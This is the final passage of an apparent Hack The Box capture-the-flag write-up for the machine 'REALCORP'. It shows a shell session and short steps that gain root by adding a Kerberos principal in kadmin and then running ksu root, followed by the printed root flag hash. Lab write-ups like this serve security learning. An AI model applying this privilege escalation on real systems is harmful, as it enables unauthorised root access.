WARNING: Your password may be exposed if you enter it here and are logged
        in remotely using an unsecure (non-encrypted) channel.
Kerberos password for root@REALCORP.HTB: :
Authenticated root@REALCORP.HTB
Account root: authorization for root@REALCORP.HTB successful
Changing uid to root (0)
[root@srv01 etc]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

the kadmin's console tab will open, add this principle into it  
Then it ask's to create password, create a password there then  
exit that kadmin's console, just type exit  
then type ksu root and it ask's for password just type the  
password that you've created above in kadmin's console 😊  
Finally we rooted this hard machine 😊 Hope you enjoyed it 😊  
Thank you



```
[root@srv01 etc]# cd /root
[root@srv01 ~]# ls
anaconda-ks.cfg  root.txt
[root@srv01 ~]# cat root.txt
75274dbf6da4dc272fa68538475c64d0
[root@srv01 ~]# █
```